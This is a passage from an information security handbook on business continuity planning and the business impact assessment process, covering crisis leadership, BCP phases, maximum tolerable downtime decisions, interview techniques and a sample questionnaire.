Leadership is the ability to remain effective despite a stressful situation; remain composed, reliable, able to accept criticism (much of it personally directed); handle multiple sources of information; multitask and delegate; provide careful analysis and recommendations; and inspire confidence. Not a simple or small task by any means.

In many cases the secret to a good BCP program is not the plan itself, but the understanding of the needs of the business and providing the leadership and coordination to make the plan a reality.

Some organizations have been dismayed to discover that the people who had worked diligently to prepare a BCP program, coordinating endless meetings and shuffling paperwork like a Las Vegas blackjack dealer, were totally unsuited to execute the very plans they had developed.

The leader of a disaster recovery team must be able to be both flexible and creative. No disaster or crisis will happen "by the book." The plan will always have some deficiencies or invalid assumptions. There may be excellent and creative responses and answers to the crisis that had not been considered; and, although this is not the time to rewrite the plan, accepting and embracing new solutions may well save the organization considerable expense, downtime, and embarrassment. One approach may be the use of wireless technology to get a LAN up and running in a minimal amount of time without reliance on traditional cable. Another example is the use of microwave to link to another site without the delay of waiting for establishment of a new T1 line. These are only suggestions, and they have limitations — especially in regard to security — but they may also provide new and rapid answers to a crisis. This is often a time to consider a new technological approach to the crisis — use of Voice-over-IP to replace a telecommunications switch that has been lost, or use of remote access via the Internet so employees can operate from home until new facilities are operational.

Business resumption or business continuity planning can be described as the ability to continue business operations while in the process of recovering from a disaster.

The ability to see the whole picture and understand hidden relationships among processes, organizations, and work are critical to stopping the expansion of the crisis and disaster. Determining how to respond is a skill. The leaders in the crisis must know who to call and alert, on whom to rely, and when to initiate alternate processing programs and recovery procedures. They need to accurately assess the extent of the damage and expansion rate of the crisis. They need to react swiftly and decisively without overreacting and yet need to ensure that all affected areas have been alerted.

The disaster recovery team must be able to assure the employees, customers, management team, and shareholders that, despite the confusion, uncertainty, and risks associated with a disaster, the organization is competently responding to, managing, and recovering from the failure.

Crisis Resolution

The final phase of a crisis is when the issue is resolved and the organization has recovered from the incident. This is not the same as when normal operations have recommenced. It may be weeks or years that the impact is felt financially or emotionally. The loss of credibility or trust may take months to rebuild. The recovery of lost customers may be nearly impossible; and when data is lost, it may well be that no amount of money or effort will recover the lost information. Some corporations have found that an interruption in processing for several days may be nearly impossible to recover because there is not enough processing time or capacity to catch up.

The crisis resolution phase is a critical period in the organization. It pays to reflect on what went well, what lessons were learned, who were the key personnel, and which processes and assumptions were found to be missed or contrarily invalid. One organization, having gone through an extended labor disruption, found that many job functions were no longer needed or terribly inefficient. This was a valuable learning experience for the organization. First, many unnecessary functions and efforts could be eliminated; but second, why was the management unable to identify these unnecessary functions earlier? It indicated a poor management structure and job monitoring.

The Business Continuity Process

Now that we have examined the scenarios where we require a workable business continuity plan, we can begin to explore how to build a workable program. It is good to have the end result in mind when building the

program. We need to build with the thought to respond to actual incidents — not only to develop a plan from a theoretical approach.

A business continuity plan must consider all areas of the organization. Therefore, all areas of the organization must be involved in developing the plan. Some areas may require a very elementary plan — others require a highly detailed and precise plan with strict timelines and measurable objectives. For this reason, many BCP programs available today are ineffective. They take a standard one-size-fits-all approach to constructing a program. This leads to frustration in areas that are overplanned and ineffectiveness in areas that are not taken seriously enough.

There are several excellent Web sites and organizations that can assist a corporation in BCP training, designing an effective BCP, and certification of BCP project leaders. Several sites also offer regular trade journals that are full of valuable information, examples of BCP implementations, and disaster recovery situations. Some of these include:

- *Disaster Recovery Journal*, www.drj.com
- Disaster Recovery Institute Canada, www.dri.ca
- Disaster Recovery Information Exchange, www.drie.org
- American Society for Industrial Security, www.asisonline.org
- Disaster Recovery Institute International, www.dr.org
- Business Continuity Institute, www.thebci.org
- International Association of Emergency Managers, www.nccem.org
- Survive — The Business Continuity Group, www.survive.com

There are also numerous sites and organizations offering tools, checklists, and software to assist in establishing or upgrading a BCP program.

Regardless of the Web site accessed by a BCP team member, the underlying process in establishing a BCP program is relatively the same.

- Risk and business impact analysis
- Plan development
- Plan testing
- Maintenance

The Disaster Recovery Institute recommends an excellent ten-step methodology for preparing a BCP program. The *Disaster Recovery Journal* Web site presents a seven-step model based on the DRI model, and also lists the articles published in its newsletters that provide education and examples of each step. Regardless of the type of methodology an organization chooses to use, the core concepts remain the same. Sample core steps are:

- Project initiation (setting the groundwork)
- Business impact analysis (project requirements definition)
- Design and development (exploring alternatives and putting the pieces together)
- Implementation (producing a workable result)
- Testing (proving that it is a feasible plan and finding weaknesses)
- Maintenance and update (preserving the value of the investment)
- Execution (where the rubber meets the road — a disaster strikes)

As previously stated, the intent of this chapter is not to provide in-depth training in establishing a BCP program. Rather, it is to present the overall objectives of the BCP initiative so that, as information systems security personnel or auditors, we can provide assistance and understand our role in creating a workable and effective business continuity plan.

Let us look at the high-level objectives of each step in a BCP program methodology.

Project Initiation

Without clearly defined objectives, goals, and timelines, most projects flounder, receive reduced funding, are appraised skeptically by management, and never come to completion or delivery of a sound product. This is

especially true in an administrative project like a BCP program. Although the awareness has been raised about BCP due to recent events, this attention will only last as long as other financial pressures do not erode the confidence that management has in realizing worthwhile results from the project.

A BCP project needs clearly defined mandates and deliverables. Does it include the entire corporation or only a few of the more critical areas to start with? Is the funding provided at a centrally based corporate level or departmentally? When should the plans be provided? Does the project have the support of senior management to the extent that time, resources, and cooperation will be provided on request as needed by the BCP project team?

Without the support of the local business units, the project will suffer from lack of good foundational understanding of business operations. Therefore, as discussed earlier, it is doubtful that the resulting plan will accurately reflect the business needs of the business units.

Without clearly defined timelines, the project may tend to take on a life of its own, with never-ending meetings, discussions, and checklists, but never providing a measurable result.

Security professionals need to realize the importance of providing good support for this initial phase — recommending and describing the benefits of a good BCP program and explaining the technical challenges related to providing rapid data or processing recovery. As auditors, the emphasis is on having a solid project plan and budget responsibility so that the project meets its objectives within budget and on time.

Business Impact Analysis

The business impact analysis (BIA) phase examines each business unit to determine what impact a disaster or crisis may have on its operations. This means the business unit must define its core operations and, together with the IT group, outline its reliance on technology, the minimum requirements to maintain operations, and the maximum tolerable downtime (MTD) for its operations. The results of this effort are usually unique to each business unit within the corporation. The MTD can be dependant on costs (costs may begin to increase exponentially as the downtime increases), reputation (loss of credibility among customers, shareholders, regulatory agencies), or even technical issues (manufacturing equipment or data may be damaged or corrupted by an interruption in operations).

The IT group needs to work closely during this phase to understand the technological requirements of the business unit. From this knowledge, a list of alternatives for recovery processing can be established.

The audit group needs to ensure that proper focus is placed on the importance of each function. Not all departments are equally critical, and not all systems within a department are equally important. E-mail or Internet access may not be as important as availability of the customer database. The accounting department — despite its loud objections — may not need all of its functionality prioritized and provided the same day as the core customer support group. Audit can provide some balance and objective input to the recovery strategy and time frames through analysis and review of critical systems, highest impact areas, and objective consideration.

Design and Development

Once the BCP team understands the most critical needs of the business from both an operational and technology standpoint, it must consider how to provide a plan that will meet these needs within the critical timeframes of the MTD. There are several alternatives, depending on the type of disaster that occurs, but one alternative that should be considered is outsourcing of some operations. This can be the outsourcing of customer calls such as warranty claims to a call center, or outsourcing payroll or basic accounting functions.

Many organizations rely on a hot site or alternate processing facility to accommodate their information processing requirements. The IT group needs to be especially involved in working together with the business units to ensure that the most critical processing is provided at such a site without incurring expense for the usage of unnecessary processing or storage capability.

The audit group needs to ensure that the proper cost/benefit analysis has been done and that the provisions of the contract with the hot site are fulfilled and reasonable for the business needs.

The development of the business continuity plan must be reviewed and approved by the managers and representatives in the local business groups. This is where the continuous involvement of key people within these groups is beneficial. The ideal is to prepare a plan that is workable, simple, and timely. A plan that is too

cumbersome, theoretical, or unrelated to true business needs may well make recovery operations more difficult rather than expedite operational recovery.

During this phase is it noticed that, if the BCP process does not have an effective leader, key personnel will begin to drop out. No one has time for meaningless and endless meetings, and the key personnel from the business units need to be assured that their investment of time and input to the BCP project is time well spent.

Implementation of the Business Continuity Plan

All of the prior effort has been aimed at this point in time — the production of a workable result. That is, the production of a plan that can be relied on in a crisis to provide a framework for action, decision making, and definition of roles and responsibilities.

IT needs to review this plan to see its role. Can IT meet its objectives for providing supporting infrastructures? Does IT have access to equipment, backups, configurations, and personnel to make it all happen? Does IT have the contact numbers of vendors, suppliers, and key employees in off-site locations? Does the business unit know who to call in the area for support and interaction?

The audit group should review the finished product for consistency, completeness, management review, testing schedules, maintenance plans, and reasonable assumptions. This should ensure that the final product is reliable, that everyone is using the same version, that the plan is protected from destruction or tampering, and that it is kept in a secure format with copies available off-site.

Testing the Plans

Almost no organization can have just one recovery strategy. It is usual to have several recovery strategies based on the type of incident or crisis that affects the business. These plans need to be tested. Tests are verification of the assumptions, timelines, strategies, and responsibilities of the personnel tasked with executing a business continuity plan. Tests should not only consist of checks to see if the plan will work under ideal circumstances. Tests should stress the plan through unavailability of some key personnel and loss of use of facilities. The testing should be focused on finding weaknesses or errors in the plan structure. It is far better to find these problems in a sterile test environment than to experience them in the midst of a crisis.

The IT staff should especially test for validity of assumptions regarding providing or restoring equipment, data links, and communications links. They need to ensure that they have the trained people and plans to meet the restoration objectives of the plan.

Auditors should ensure that weaknesses found in the plans through testing are documented and addressed. The auditors should routinely sit in on tests to verify that the test scenario is realistic and that no shortcuts or compromises are made that could impair the validity of the test.

Maintenance of the BCP (Preserving the Value of the Investment)

A lot of money and time goes into the establishment of a good BCP program. The resulting plans are key components of an organization's survival plan. However, organizations and personnel change so rapidly that almost any BCP is out of date within a very short timeframe. It needs to be defined in the job descriptions of the BCP team members — especially the representatives from the business units — to provide continuous updates and modifications to the plan as changes occur in business unit structure, location, operating procedures, or personnel.

The IT group is especially vulnerable to outdating plans. Hardware and software change rapidly, and procurement of new products needs to trigger an update to the plan. When new products are purchased, consideration must be given to ensuring that the new products will not impede recovery efforts through unavailability of replacements, lack of standardization, or lack of knowledgeable support personnel.

Audit must review plans on a regular basis to see that the business units have maintained the plans and that they reflect the real-world environment for which the plans are designed. Audit should also ensure that adequate funding and support is given to the BCP project on an ongoing basis so that a workable plan is available when required.

Conclusion

A business continuity plan is a form of insurance for an organization — and, like insurance, we all hope that we never have to rely on it. However, proper preparation and training will provide the organization with a plan that should hold up and ease the pressures related to a crisis. A good plan should minimize the need to make decisions in the midst of a crisis and outline the roles and responsibilities of each team member so that the business can resume operations, restore damaged or corrupted equipment or data, and return to normal processing as rapidly and painlessly as possible.

The Business Impact Assessment Process

Carl B. Jackson, CISSP, CBCP

The initial version of this chapter was written for the 1999 edition of the *Handbook of Information Security Management*. Since then, Y2K has come and gone, E-commerce has seized the spotlight, and Web-based technologies are the emerging solution for almost everything. The constant throughout these occurrences is that no matter what the climate, fundamental business processes have changed little. And, as always, the focus of any business impact assessment is to assess the time-critical priority of these business processes. With these more recent realities in mind, this chapter has been updated and is now offered for your consideration.

The objective of this chapter is to examine the business impact assessment (BIA) process in detail and focus on the fundamentals of a successful BIA.

There is no question that business continuity planning (BCP) is a business process issue, not a technical one. Although each critical component of the enterprise must participate during the development, testing, and maintenance of the BCP process, it is the results of the business impact assessment (BIA) that will be used to make a case for further action.

Why perform a business impact assessment? The author's experiences in this area have shown that all too often, recovery strategies, such as hot sites, duplicate facilities, material or inventory stockpiling, etc., are based on emotional motivations rather than the results of a thorough business impact assessment. The key to success in performing BIAs lies in obtaining a firm and formal agreement from management as to the precise maximum tolerable downtimes (MTDs), also referred to in some circles as recovery time objectives (RTOs), for each critical business process. The formalized MTDs/RTOs, once determined, must be validated by each business unit, then communicated to the service organizations (i.e., IT, Network Management, Facilities, HR, etc.) that support the business units. This process helps ensure that realistic recovery alternatives are acquired and recovery measures are developed and deployed.

There are several reasons why a properly conducted and communicated BIA is so valuable to the organization. These include: (1) identifying and prioritizing time-critical business processes; (2) determining MTDs/RTOs for these processes and associated supporting resources, (3) raising positive awareness as to the importance of business continuity, and (4) providing empirical data upon which management can base its decision for establishing overall continuous operations and recovery strategies and acquiring supporting resources. Therefore, the significance of the BIA is that it sets the stage for shaping a business-oriented judgment concerning the appropriation of resources for recovery planning and continuous operations. (E-commerce — see below).

The Impact of the Internet and E-Commerce on Traditional BCP

Internet-enabled E-commerce has profoundly influenced the way organizations do business. This paradigm shift has dramatically affected how technology is used to support the organization's supply chain, and because of this, will also have a significant effect on the manner in which the organization views and undertakes business continuity planning. It is no longer a matter of just preparing to recover from a serious disaster or disruption. It is now incumbent upon technology management to do all it can to avoid any kind of outage whatsoever.

EXHIBIT 140.1 Continuous Availability/Recovery Planning Component Framework

Continuous Operations/Availability Disciplines	Traditional Recovery/BCP Disciplines
Current state assessment	Current state assessment
Business impact assessment	Business impact assessment
Leading practices/benchmarking	Leading practices/benchmarking
Continuous operations strategy development	Recovery strategy development
Continuous operations strategy deployment	Recovery plan development/deployment
Testing/maintenance	Testing/maintenance
Awareness/training	Awareness/training
Process measurement/metrics/value	Process measurement/metrics/value

The technical disciplines necessary to ensure continuous operations or E-availability include building redundancy, diversity, and security into the E-commerce-related supply-chain technologies (e.g., hardware, software, systems, and communications networks) (see Exhibit 140.1).

This framework attempts to focus attention on the traditional recovery planning process components as well as to highlight those process steps that are unique to the continuous operations/E-availability process.

The BCP professional must become conversant with the disciplines associated with continuous operations/E-availability in order to ensure that organizational E-availability and recovery objectives are met.

The BCP Process Approach

The BIA process is only one phase of recovery planning and E-availability. The following is a brief description of a six-phase methodological approach. This approach is commonly used for development of business unit continuity plans, crisis management plans, technological platform, and communications network recovery plans.

- Phase I — Determine scope of BCP project and develop project plan. This phase examines business operations and information system support services, in order to form a project plan to direct subsequent phases. Project planning must define the precise scope, organization, timing, staffing, and other issues. This enables articulation of project status and requirements throughout the organization, chiefly to those departments and personnel who will be playing the most meaningful roles during the development of the BCP.
- Phase II — Conduct business impact assessment. This phase involves identification of time-critical business processes, and determines the impact of a significant interruption or disaster. These impacts may be financial in terms of dollar loss, or operational in nature, such as the ability to deliver and monitor quality customer service, etc.
- Phase III — Develop recovery/E-availability strategies. The information collected in Phase II is employed to approximate the recovery resources (i.e., business unit or departmental space and resource requirements, technological platform services, and communications networks requirements) necessary to support time-critical business processes and sub-processes. During this phase, an appraisal of E-availability/recovery alternatives and associated cost estimates are prepared and presented to management.
- Phase IV — Perform recovery plan development. This phase develops the actual plans (i.e., business unit, E-availability, crisis management, technology-based plans). Explicit documentation is required for execution of an effective recovery process. The plan must include administrative inventory information and detailed recovery team action plans, among other information.
- Phase V — Implement, test, and maintain the BCP. This phase establishes a rigorous, ongoing testing and maintenance management program.
- Phase VI — Implement awareness and process measurement. The final and probably the most crucial long-term phase establishes a framework for measuring the recovery planning and E-availability processes against the value they provide the organization. In addition, this phase includes training of personnel in the execution of specific continuity/recovery activities and tasks. It is vital that they are aware of their role as members of E-availability/recovery teams.

BIA Process Description

As mentioned above, the intent of the BIA process is to assist the organization's management in understanding the impacts associated with possible threats. Management must then employ that intelligence to calculate the maximum tolerable downtime (MTD) for time-critical support services and resources. For most organizations, these resources include:

1. Personnel
2. Facilities
3. Technological platforms (traditional and E-commerce-related systems)
4. Software
5. Data networks and equipment
6. Voice networks and equipment
7. Vital records
8. Data
9. Supply chain partners

The Importance of Documenting a Formal MTD/RTO Decision

The BIA process concludes when executive management makes a formalized decision as to the MTD it is willing to live with after analyzing the impacts to the business processes due to outages of vital support services. This includes the decision to communicate these MTD decision(s) to each business unit and support service manager involved.

The Importance of a Formalized Decision

A formalized decision must be clearly communicated by senior management because the failure to document and communicate precise MTD information leaves each manager with imprecise direction on: (1) selection of an appropriate recovery alternative method; and (2) the depth of detail that will be required when developing recovery procedures, including their scope and content.

The author has seen many well-executed BIAs with excellent results wasted because senior management failed to articulate its acceptance of the results and communicate to each affected manager that the time requirements had been defined for recovery processes.

BIA Information-Gathering Techniques

There are various schools of thought regarding how best to gather BIA information.Conducting individual one-on-one BIA interviews is popular, but organizational size and location issues sometimes make conducting one-on-one interviews impossible. Other popular techniques include group sessions, the use of an electronic medium (i.e., data or voice network), or a combination of all of these. Exhibit 140.2 is a BIA checklist. The following points highlight the pros and cons of these interviewing techniques:

1. *One-on-one BIA interviews.* In the author's opinion, the one-on-one interview with organizational representatives is the preferred manner in which to gather BIA information. The advantages of this method are the ability to discuss the issues face-to-face and observe the person. This one-on-one discussion will give the interviewer a great deal of both verbal and visual information concerning the topic at hand. In addition, personal rapport can be built between the interviewee and the BIA team, with the potential for additional assistance and support to follow. This rapport can be very beneficial during later stages of the BCP development effort if the person being interviewed understands that the BCP process was undertaken to help them get the job done in times of emergency or disaster. The disadvantages of this approach are that it can become very time-consuming, and can add time to the critical path of the BIA process.
2. *Group BIA interview sessions or exercises.* This type of information-gathering activity can be very efficient in ensuring that a lot of data is gathered in a short period of time and can speed the BIA

EXHIBIT 140.2 BIA Dos Checklist

BIA To Dos

- Customize the BIA information-gathering tools questions to suit the organization's customs/culture.
- Focus on time-critical business processes and support resources (i.e., systems, applications, voice and date networks, facilities, people, etc.).
- Assume worst-case disaster (day of week, month of year, etc.).
- Assume no recovery capability exists.
- Obtain raw numbers in orders of magnitude.
- Return for financial information.
- Validate BIA data with BIA participants.
- Formalize decision from senior management so lower-level managers (MTD timeframes, scope, and depth of recovery procedures, etc.) can make precise plans.

Conducting BIA Interviews

- When interviewing business unit personnel, explain that you are here to get the information you need to help IT build their recovery plan. But emphasize that the resulting IT recovery is really theirs, and the recovery plan is really yours. One is obtaining their input as an aid in ensuring that MIS constructs the proper recovery planning strategy.
- Interviews last no longer that 45 minutes to 1 hour and 15 minutes.
- The number of interviewees at one session should be at best one, and at worst two to three. More than that and the ability of the individual to take notes is questionable.
- If possible, at least two personnel should be in attendance at the interview. Each should have a blank copy of the questionnaire on which to take notes.
- One person should probably not perform more than four interviews per day. This is due to the requirement to successfully document the results of each interview as soon as possible and because of fatigue factors.
- Never become confrontational with the interviewees. There is no reason that interviewees should be defensive in their answers unless they do not properly understand the purpose of the BIA interview.
- Relate to interviewees that their comments will be taken into consideration and documented with the others gathered. And that they will be requested to review, at a later date, the output from the process for accuracy and provide their concurrence.

process tremendously. The drawback to this approach is that if not conducted properly, it can result in a meeting of a number of people without very much useful information being obtained.

3. *Executive management mandate.* Although not always recommended, there may be certain circumstances where conducting only selected interviews with very high-level executive management will suffice for BIA purposes. Such situations might include development of continuous operations/E-availability strategies where extremely short recovery timeframes are already obvious, or where times for development of appropriate strategies for recovery are severely shortened (as in the Y2K recovery plan development example). The level of confidence is not as high in comparison to performing many more exhaustive sets of interviews (at various levels of the organization, not just with the senior management group), but it does speed up the process.
4. *Electronic medium.* Use of voice and data communications technologies, videoconferencing, and Web-based technologies and media are becoming increasingly accepted and popular. Many times, the physical or geographical size and diversity, as well as the structural complexity of the organization, lends itself to this type of information-gathering technique. The pros are that distances can be diminished and travel expenses reduced. The use of automated questionnaires and other data-gathering methods can facilitate the capture of tabular data and ease consolidation of this information. Less attractive, however,

is the fact that this type of communication lacks the human touch, and sometimes ignores the importance of the ability of the interviewer to read the verbal and visual communications of the interviewee. *Note:* Especially worrisome is the universal broadcast of BIA-related questionnaires. These inquiries are sent to uninformed groups of users on a network, whereby they are asked to supply answers to qualitative and quantitative BIA questions without regard to the point or nuance of the question or the intent of the use of the result. Such practices almost always lend themselves to misleading and downright wrong results. This type of unsupported data-gathering technique for purposes of formulating a thoughtful strategy for recovery should be avoided.

Most likely, an organization will need to use a mix of these suggested methods, or use others as suited to the situation and culture of the enterprise.

The Use of BIA Questionnaires

There is no question that the people-to-people contact of the BIA process is *the* most important component in understanding the potential a disaster will have on an organization. People run the organization, and people can best describe business functionality and their business unit's degree of reliance on support services. The issue here, however, is deciding what is the best and most practical technique for gathering information from these people.

There are differing schools of thought regarding the use of questionnaires during the BIA process. The author's opinion is that a well-crafted and customized BIA questionnaire will provide the structure needed to guide the BIA and E-availability project team(s). This consistent interview structure requires that the same questions be asked of each BIA interviewee. Reliance can then be placed on the results because answers to questions can be compared to one another with assurance that the comparisons are based on the same criterion.

Although a questionnaire is a valuable tool, the structure of the questions is subject to a great deal of customization. This customization of the questions depends largely on the reason why the BIA is being conducted in the first place.

The BIA process can be approached differently, depending on the needs of the organization. Each BIA situation should be evaluated in order to properly design the scope and approach of the BIA process. BIAs are desirable for several reasons, including:

1. Initiation of a BCP process where no BIA has been done before, as part of the phased implementation methodology
2. Reinitiating a BCP process where there was a BIA performed in the past, but now it needs to be brought up to date
3. Conducting a BIA in order to incorporate the impacts of a loss of E-commerce-related supply-chain technologies into the overall recovery strategies of the organization
4. Conducting a BIA in order to justify BCP activities that have already been undertaken (i.e., the acquisition of a hotsite or other recovery alternative)
5. Initiating a BIA as a prelude to beginning a full BCP process for understanding or as a vehicle to sell management on the need to develop a BCP

Customizing the BIA Questionnaire

There are a number of ways that a questionnaire can be constructed or customized to adapt itself for the purpose of serving as an efficient tool for accurately gathering BIA information. There are also an unlimited number of examples of BIA questionnaires in use by organizations. It should go without saying that any questionnaire — BIA or otherwise — can be constructed so as to elicit the response one would like. It is important that the goal of the BIA be in the mind of the questionnaire developers so that the questions asked and the responses collected will meet the objective of the BIA process.

BIA Questionnaire Construction

Exhibit 140.3 is an example of a BIA questionnaire. Basically, the BIA questionnaire is made up of the following types of questions:

EXHIBIT 140.3 Sample BIA Questionnaire

Introduction
Business Unit Name:

Date of Interview:

Contact Name(s):

Identification of business process and/or business unit (BU) function:

Briefly describe the overall business functions of the BU (with focus on time-critical functions/processes, and link each time-critical function/process to the IT application/network, etc.) and understanding of business process and applications/networks, etc. interrelationships:

Financial Impacts
Revenue Loss Impacts Estimations (revenue or sales loss, lost trade discounts, interest paid on borrowed money, interest lost on float, penalties for late payment to vendors or lost discounts, contractual fines or penalties, unavailability of funds, canceled orders due to late delivery, etc.):

Extraordinary expense impact estimations (acquisition of outside services, temporary employees, emergency purchases, rental/lease equipment, wages paid to idle staff, temporary relocation of employees, etc.):

Operational Impacts
Business interruption impact estimations (loss of customer service capabilities, inability to serve internal customers/management/etc.):

Loss of confidence estimations (loss of confidence on behalf of customers/shareholders/regulatory agencies/employees, etc.):

Technological Dependence
Systems/business functions/applications reliance description (attempt to identify specific automated systems/processes/applications that support BU operations):

Systems interdependencies descriptions:

State of existing BCP measures:

Other BIA-related discussion issues:

First question phrased: "What else should I have asked you that I did not, relative to this process?"

Other questions customized to environment of the organization, as needed:

- *Quantitative questions.* These are the questions asked the interviewee to consider and describe the economic or financial impacts of a potential disruption. Measured in monetary terms, an estimation of these impacts will aid the organization in understanding loss potential, in terms of lost income as well as in an increase in extraordinary expense. The typical quantitative impact categories might include revenue or sales loss, lost trade discounts, interest paid on borrowed money, interest lost on float, penalties for late payment to vendors or lost discounts, contractual fines or penalties, unavailability of funds, canceled orders due to late delivery, etc. Extraordinary expense categories might include acqui-

sition of outside services, temporary employees, emergency purchases, rental/lease equipment, wages paid to idle staff, and temporary relocation of employees.

- *Qualitative questions.* Although the economic impacts can be stated in terms of dollar loss, the qualitative questions ask the participants to estimate potential loss impact in terms of their emotional understanding or feelings. It is surprising how often the qualitative measurements are used to put forth a convincing argument for a shorter recovery window. The typical qualitative impact categories might include loss of customer services capability, loss of confidence, etc.
- *Specialized questions.* Make sure that the questionnaire is customized to the organization. It is especially important to make sure that both the economic and operational impact categories (lost sales, interest paid on borrowed funds, business interruption, customer inconvenience, etc.) are stated in such a way that each interviewee will understand the intent of the measurement. Simple is better here.

Using an Automated Tool

If an automated tool is being used to collect and correlate the BIA interview information, make sure that the questions in the database and questions of the questionnaire are synchronized to avoid duplication of effort or going back to interviewees with questions that might have been handled initially.

A word of warning here, however. This author has seen people pick up a BIA questionnaire off the Internet or from book or periodical (like this one) and use it without regard to the culture and practices of their own organization. Never, ever, use a noncustomized BIA questionnaire. The qualitative and quantitative questions must be structured to the environment and style of the organization. There is a real opportunity for failure should this point be dismissed.

BIA Interview Logistics and Coordination

This portion of the report will address the logistics and coordination while performing the BIA interviews themselves. Having scoped the BIA process, the next step is to determine who and how many people one is going to interview. To do this, here are some techniques that one might use.

Methods for Identifying Appropriate BIA Interviewees

One certainly is not going to interview everyone in the organization. One must select a sample of those management and staff personnel who will provide the best information in the shortest period. To do that, one must have a precise feel for the scope of the project (i.e., technological platform recovery, business unit recovery, communications recovery, crisis management plans, etc.) and with that understanding one can use:

- *Organizational process models.* Identification of organizational mega and major business processes is the first place to start. Enterprises that are organized along process lines lend themselves to development of recovery planning strategies that will eventually result in the most efficient recovery infrastructure. Use of or development of models that reflect organizational processes will go a long way toward assisting BIA team members in identifying those personnel crucial to determining time-critical process requirements. Exhibit 140.4 attempts to demonstrate that while the enterprisewide recovery planning/E-continuity infrastructure includes consideration of crisis management, technology disaster recovery, business unit resumption, and E-commerce E-availability components, all aspects of the resulting infrastructure flow from proper identification of time-critical business processes.
- *Organizational chart reviews.* The use of formal, or sometimes even informal organization charts is the first place to start. This method includes examining the organizational chart of the enterprise to understand those functional positions that should be included. Review the organizational chart to determine which organizational structures will be directly involved in the overall effort as well as those that will be the recipients of the benefits of the finished recovery plan.
- *Overlaying systems technology.* Overlay systems technology (applications, networks, etc.) configuration information over the organization chart to understand the components of the organization that may be affected by an outage of the systems. Mapping applications, systems, and networks to the organizations business functions will help tremendously when attempting to identify the appropriate names and numbers of people to interview.




EXHIBIT 140.4 Enterprisewide BCP/E-continuity infrastructure.

- *Executive management interviews.* This method includes conducting introductory interviews with selected senior management representatives in order to identify critical personnel to be included in the BIA interview process, as well as to receive high-level guidance and to raise overall executive-level management awareness and support.

Coordinate with the IT Group

If the scope of the BIA process is recovery of technological platforms or communications systems, then conducting interviews with a number of IT personnel could help shorten the data-gathering effort. Although IT users will certainly need to be spoken to, IT personnel can often provide much valuable information, but should not be solely relied on as the primary source of business impact outage information (i.e., revenue loss, extra expense, etc.).

Send Questionnaire Out in Advance

It is a useful technique to distribute the questionnaire to the interviewees in advance. Whether in hardcopy or electronic media format, the person being interviewed should have a chance to review the questions, and be able to invite others into the interview or redirect the interview to others, and begin to develop the responses. One should emphasize to the people who receive the questionnaire in advance to not fill it out, but to simply review it and be prepared to address the questions.

Scheduling of Interviews

Ideally, the BIA interview should last between 45 minutes and 1 hour and 15 minutes. It sometimes can be an advantage to go longer than this; but if one sees many of the interviews lasting longer than the 1 hour, 15 minute window, there may be a BIA scoping issue that should be addressed, necessitating the need to schedule and conduct a larger number of additional interviews.

Limit Number of Interviewees

It is important to limit the number of interviewees in the session to one, two, or three, but no more. Given the amount and quality of information one is hoping to elicit from this group, more than three people can deliver a tremendous amount of good information that can be missed when too many people are delivering the message at the same time.

Try to Schedule Two Interviewers

When setting up the BIA interview schedule, try to ensure that at least two interviewers can attend and take notes. This will help eliminate the possibility that good information may be missed. Every additional trip back to an interviewee for confirmation of details will add overhead to the process.

Validate Financial Impact Thresholds

An often-overlooked component of the process includes discussing with executive management the thresholds of pain that could be associated with a disaster. Asking the question as to whether a $5 million loss or a $50 million loss impact has enough significance to the long-term bottom line of the organization can lead to interesting results. A lack of understanding on the BIA team's part as to what financial impacts are acceptable, or conversely unacceptable, is crucial to framing BIA financial loss questions and the final findings and recommendations that the BIA report will reflect.

Conducting the BIA

When actually explaining the intent of the BIA to those being interviewed, the following concepts should be observed and perhaps discussed with the participants.

Intelligent Questions Asked of Knowledgeable People

Based loosely on the concept that if one asks enough reasonably intelligent people a consistent set of measurable questions, one will eventually reach a conclusion that is more or less correct. The BIA questions serve to elicit qualitative results from a number of knowledgeable people. The precise number of people interviewed obviously depends on the scope of the BCP activity and the size of the organization. However, when consistently directing a well-developed number of questions to an informed audience, the results will reflect a high degree of reliability. This is the point when conducting qualitatively oriented BIA: ask the right people good questions and one will come up with the right results.

Ask to Be Directed to the Correct People

As the interview unfolds, it may become evident that the interviewee is the wrong person to be answering the questions. One should ask who else within this area would be better suited to address these issues. They might be invited into the room at that point, or one may want to schedule a meeting with them at another time.

Assure Them that Their Contribution Is Valuable

A very important way to build the esteem of the interviewee is to mention that their input to this process is considered valuable, as it will be used to formulate strategies necessary to recover the organization following a disruption or disaster. Explaining to them that one is there to help by getting their business unit's relevant information for input to planning a recovery strategy can sometimes change the tone of the interview in a positive manner.

Explain that the Plan Is Not Strictly an IT Plan

Even if the purpose of the BIA is for IT recovery and, when interviewing business unit management for the process of preparing a technological platform recovery plan, it is sometimes useful to couch the discussion in

terms of … "a good IT recovery plan, while helping IT recover, is really a business unit plan … Why? … Because the IT plan will recover the business functionality of the interviewees business unit as well, and that is why one is there."

Focus on Who Will Really Be Exercising the Plan

